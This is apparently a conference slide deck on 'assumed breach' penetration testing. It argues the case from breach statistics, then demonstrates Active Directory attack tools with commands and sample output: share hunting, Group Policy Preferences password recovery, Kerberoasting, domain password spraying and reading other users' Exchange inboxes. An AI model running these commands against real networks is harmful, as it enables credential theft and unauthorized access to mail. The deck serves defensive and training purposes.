ASSUMED BREACH:

The Better Pen Test

Tim Medin

SLIDES: REDSIEGE.COM/AB

DISCORD: REDSIEGE.COM/DISCORD

TIM MEDIN

Principal Consultant, Founder – Red Siege
SANS Author – 560
SANS Instructor – 560, 660
IANS Faculty
SANS MSISE Program Director
Pen Tester for more than a decade

CONTENTS

Why we need to change our penetration testing paradigms

Internal Pen

1

Traditionally, what have we been doing?

NETWORK PENETRATION TESTING

"TRADITIONAL" PENETRATION TEST

Penetration Testing has been standardized; it is time to reassess it

PLUG IN TO INTERNAL NETWORK

Drop a laptop on the network and perform testing

SCAN

Fire up the vuln scanner and let `er rip

EXPLOIT

Cross reference exploits with vulns, press go button
Likely password guessing here too

REDSIEGE

NETWORK PENETRATION TESTING

ASSUMPTIONS

Given X, what do we know to be true?

PLUG IN TO INTERNAL NETWORK

Attacker has *their* device on the network
No creds & No Access

SCAN

Initial compromise via exposed network service

EXPLOIT

Access via known exploit
Password is escalation/pivot

REDSIEGE

NETWORK PENETRATION TESTING

FAULTY ASSUMPTIONS

Given X, what do we know to be true?

PLUG IN TO INTERNAL NETWORK

How is the attacker starting in the network?

SCAN

Are attackers really doing noisy scans?

EXPLOIT

Are attackers really lobbing exploits everywhere?
Do they need access...or do they start with it? If the first point (top) is true, then this assumption is, at best, questionable

REDSIEGE

A Look at the Attacks

2

We *must* look at the attacker's actions and techniques to better model them

INSIDERS v OUTSIDERS

Total is >100% since some breaches included cooperation between insiders and external actors

Source: Verizion DBIR https://enterprise.verizon.com/resources/reports/2019-data-breach-investigations-report.pdf

REDSIEGE

VERIZON DBIR

Breach Actions

Top Actions in Breaches

#1 Use of Stolen Credentials

Use of stolen credentials is still the top variety of hacking in breaches involving web applications, followed by SQLi.

#2 RAM Scraper

96% of malware-related breaches utilize RAM scrapers to capture POS data. After RAM scrapers there is a huge drop off in frequency. C2, keyloggers and password dumpers all showing up in approximately 5% of cases or less.

#3 Phishing

Phishing and pretexting represent 98% of social incidents and 93% of breaches. Email continues to be the most common vector (96%)

REDSIEGE

Based on 2018 VDBIR

Breach Actions

Top Actions in Breaches





Figure 12. Top threat action varieties in breaches (n=1,774)

In the top two cases, the attacker is effectively starting with access

PHISHING STATS

PHISHING INCREASE

2017 PhishMe Enterprise Phishing Resiliency and Defense Report



NEVER CLICK ON PHISH

2018 Verizon DBIR

PHISHED PER CAMPAIGN

2018 Verizon DBIR

FIREEYE BLOG

Breach Actions

Top Actions in Breaches

Blog lays out likely real-world attack scenario

- Phishing
- Pivot to internal through remote access
- Targeted Kerberoasting => elevation of privilege
- Access high-value targets

https://www.fireeye.com/blog/threat-research/2019/04/finding-weaknesses-before-the-attackers-do.html


Risk Focus

3

We need to focus on the business risk

Business Risk

What is your most critical data or process?



Stolen

Leaked

Destroyed

GOAL FOCUSED

NEVER ASSUME

Ask the *dumb* question

"I can guess, but I don't like to be wrong, so can you describe for me what data or process if lost, destroyed, stolen, or leaked would cause the greatest damage to your organization?"

REDSIEGE

DOMAIN ADMIN

A TOOL, NOT A DESTINATION

Privileged access is a tool, not a destination. It can be used to access sensitive data and put the vulnerabilities into context.

Vulnerabilities always have a context!

Sensitive data can be compromised without administrative access

REDSIEGE

Ref: https://www.redsiege.com/slides/#badad

Assumed Breach

Assume that some defenses failed
Assume a bad actor gets on the network

MAKING GOOD DECISIONS

BE LESS CERTAIN

Overconfidence is a significant bias

“But AgentY or ServiceZ will catch this attack!”

But what if it doesn’t?

ASK “HOW OFTEN DOES THIS TYPICALLY HAPPEN?”

How often are these types of attacks successful?

“Here? Never!”

Everywhere else but us!

THINK PROBABILISTICALLY

Some basic math will not kill you

Source Harvard Business Review: 3 Ways to Improve Your Decision Making
https://hbr.org/2018/01/3-ways-to-improve-your-decision-making

ACCESS VIA 0-DAY

Focuses on defending against initial access is a bit misguided

Focuses on the shell of the egg, not the yolk

There are more efficient ways to test many of these protections and detection methods

What are you actually trying to test?

What if the red team doesn't get in?

ACCESS VIA 0-DAY

Do you really need a "Red Team" or do you just want the buzzword?

It can take a time for a red team to get initial access

- One team trying to get in vs all the bad guy teams
- Zero-day focus is expensive and changes very quickly
- Do you want to spend money on this or something else?

Attackers are still getting in and they often have access for 5-6 months

- Let's assume they are in, now what!

I'm not against Red Teams (I Love Them!) but we need to use the right tool for the job


ASSUMED BREACH

Assume the attacker has internal access

Insider? Phish? Drive by?

Attacker has authenticated access

Credential stuffing? Phish? Access on end-user system?



Assume access via common mechanism

Phishing on end-user system?
Command injection on web server?

Focus on the data

Every user has access to data. Is the sensitive data already accessible before escalation? Is it freely available on shares?

REDSIEGE

▶PWNAGE WITHOUT DA

REDSIEGE INFORMATION SECURITY


redsiege.com/goal

Getting to the (Actual) Goal

by Mike Saunders | Jul 10, 2018 | Blog Posts

While certainly not a new topic, there has been plenty of discussion recently around the goals of pen testing. Many believe that getting DA is the be-all and end-all of an engagement. Others think it might
goal.

> Periodic reminder: Gaining DA a
> of <script>alert("XSS!");</script>
> It implies the _potential_ impact
> demonstrate impact to less tech



NETWORK SHARES

LOOK AT AVAILABLE SHARES

PowerView has a lot of useful modules for finding data on the network

http://redsiege.com/slides#abm - Talk by Mike Saunders

https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1

REDSIEGE

POWERVIEW

Find-InterestingDomainShareFile — Finds (non-standard) shares on hosts in the local domain

```
PS C:\>Find-InterestingDomainShareFile
```

ComputerName	Can be a single name or a list with @('comp1', 'comp2', 'comp3') (optional)
SharePath	Specifies one or more specific share paths to search, in the form \\COMPUTER\Share
ExcludedShares	Specifies share paths to exclude, default of C$, Admin$, Print$, IPC$.
Credential	Alternate credentials for connection
OfficeDocs	Switch to search for office documents (docx, xlsx, pptx, ..)

PWNAGE WITHOUT DA

DEC
28

Finding Passwords in SYSVOL & Exploiting Group Policy Preferences

By Sean Metcalf in Exploit, Microsoft Security, Technical Reference


```
Set oShell = CreateObject("WScript.Shell")
Const SUCCESS = 0

sUser = "administrator"
sPwd = "Password2"

' get the local computername with WScript.Network,
' or set sComputerName to a remote computer
Set oWshNet = CreateObject("WScript.Network")
sComputerName = oWshNet.ComputerName

Set oUser = GetObject("WinNT://" & sComputerName & "/" & sUser)

' Set the password
oUser.SetPassword sPwd
oUser.SetInfo
```



REDSIEGE

https://adsecurity.org/?p=2288


PWNAGE WITHOUT DA

DEC
28

Finding Passwords in SYSVOL & Exploiting Group Policy Preferences

By Sean Metcalf in Exploit, Microsoft Security, Technical Reference

```
<?xml version="1.0" encoding="utf-8" ?>
- <Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
  - <User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="Administrator (built-in)" image="2" changed="2015-
      02-18 01:53:01" uid="{D5FE7352-81E1-42A2-B7DA-118402BE4C33}">
      <Properties action="U" newName="ADSAdmin" fullName="" description=""
        cpassword="RI133B2Wl2CiI0Cau1DtrtTe3wdFwzCiWB5PSAxXMDstchJt3bL0Uie0BaZ/7rdQjuqTonF3ZWAKa1iRvd4JGQ"
        changeLogon="0" noChange="0" neverExpires="0" acctDisabled="0" subAuthority="RID_ADMIN" userName="Administrator
        (built-in)" expires="2015-02-17" />
    </User>
  </Groups>
```



https://adsecurity.org/?p=2288

PWNAGE WITHOUT DA

DEC
28

Finding Passwords in SYSVOL & Exploiting Group Policy Preferences

By Sean Metcalf in Exploit, Microsoft Security, Technical Reference

```
PS C:\> Get-GPPPassword

NewName   : [BLANK]
Changed   : {2014-02-21 05:28:53}
Passwords : {password12}
UserNames : {test1}
File      : \\DEMO.LAB\SYSVOL\demo.lab\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences

NewName   : {mspresenters}
Changed   : {2013-07-02 05:43:21, 2014-02-21 03:33:07, 2014-02-21 03:33:48}
Passwords : {Recycling*3ftw!, password123, password1234}
UserNames : {Administrator (built-in), DummyAccount, dummy2}
File      : \\DEMO.LAB\SYSVOL\demo.lab\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences
```


https://adsecurity.org/?p=2288

POWERSPLOIT

Get-GPPPassword

Retrieves the plaintext password and other information for accounts pushed through Group Policy Preferences

```
PS C:> Get-GPPPassword
```

OutputFormat

John [the Ripper] or Hashcat

REDSIEGE

POWERVIEW

Invoke-Kerberoast

Requests service tickets for kerberoast-able accounts and returns extracted ticket hashes

```
PS C:> Invoke-Kerberoast -OutputFormat HashCat
```

OutputFormat

John [the Ripper] or Hashcat

PASSWORD SPRAYING

Get user list from AD, then sprays. Better than just guessing usernames!

```
PS C:\Users\jeclipse\Desktop> Import-Module .\DomainPasswordSpray.ps1
PS C:\Users\jeclipse\Desktop> Invoke-DomainPasswordSpray -Password Spring2017
[*] Current domain is compatible with Fine-Grained Password Policy.
[*] Now creating a list of users to spray...
[*] The smallest lockout threshold discovered in the domain is 10 login attempts.
[*] Removing disabled users from list.
[*] Removing users within 1 attempt of locking out from list.
[*] Created a userlist containing 36 users gathered from the current user's domain

Confirm Password Spray
Are you sure you want to perform a password spray against 36 accounts?
[Y] Yes  [N] No  [?] Help (default is "Y"): y
[*] Password spraying has begun. Current time is 7:11 AM
[*] This might take a while depending on the total number of users
[*] SUCCESS! User:fn-2187 Password:Spring2017
[*] SUCCESS! User:tk-421 Password:Spring2017
[*] SUCCESS! User:tk-5531 Password:Spring2017
[*] Password spraying is complete
```

REDSIEGE

https://github.com/dafthack/DomainPasswordSpray
https://www.blackhillsinfosec.com/the-creddefense-toolkit/

DOMAINPASSWORDSPRAY

Invoke-DomainPasswordSpray

This module performs a password spray attack against users of a domain. By default it will automatically generate the userlist from the domain. Be careful not to lockout any accounts.

```
PS C:> Invoke-DomainPasswordSpray -Password Winter2019
```

Password	A single password that will be used to perform the password spray
PasswordList	A list of passwords one per line to use for the password spray
OutFile	A file to output the results to
UsernameAsPassword	For each user, will try that user's name as their password

https://github.com/dafthack/DomainPasswordSpray

ABUSING MAILBOX PERMISSIONS

```
PS C:\Users\jeclipse\Desktop> Invoke-OpenInboxFinder -EmailList .\emaillist.txt
[*] Trying Exchange version Exchange2010
[*] Autodiscovering email server for darth.vader@galacticempireinc.com...


[*] Checking for any public folders...


Found public folder: test-public-1
Found public folder: test-public-2


[*] Checking access to mailboxes for each email address...


[*] SUCCESS! Inbox of maximillian.veers@galacticempireinc.com is readable.
Permission level for Default set to: Reviewer
Permission level for Anonymous set to: Custom
Subject of latest email in inbox: RE: SECRET HOTH BASE INFO
[*] SUCCESS! Inbox of juno.eclipse@galacticempireinc.com is readable.
Permission level for Default set to: None
Permission level for Anonymous set to: None
Subject of latest email in inbox: Deathstar Plans
```

Public Folders Found

Inbox of a different user

"Default" permission for Inbox set to "Reviewer"

Current user's Inbox

REDSIEGE

https://www.blackhillsinfosec.com/abusing-exchange-mailbox-permissions-mailsniper/

DOMAINPASSWORDSPRAY

Invoke-OpenInboxFinder

This module will connect to a Microsoft Exchange server using Exchange Web Services and check mailboxes to determine if the current user has permissions to access them

```
PS C:> Invoke-OpenInboxFinder -EmailList email-list.txt
```

EmailList List of email addresses one per line to check permissions on

Remote Will prompt for credentials for use with connecting to a remote server such as Office365 or an externally facing Exchange server

ASSUMED BREACH:

The Better Pen Test

Tim Medin

SLIDES: REDSIEGE.COM/AB

DISCORD: REDSIEGE.COM/DISCORD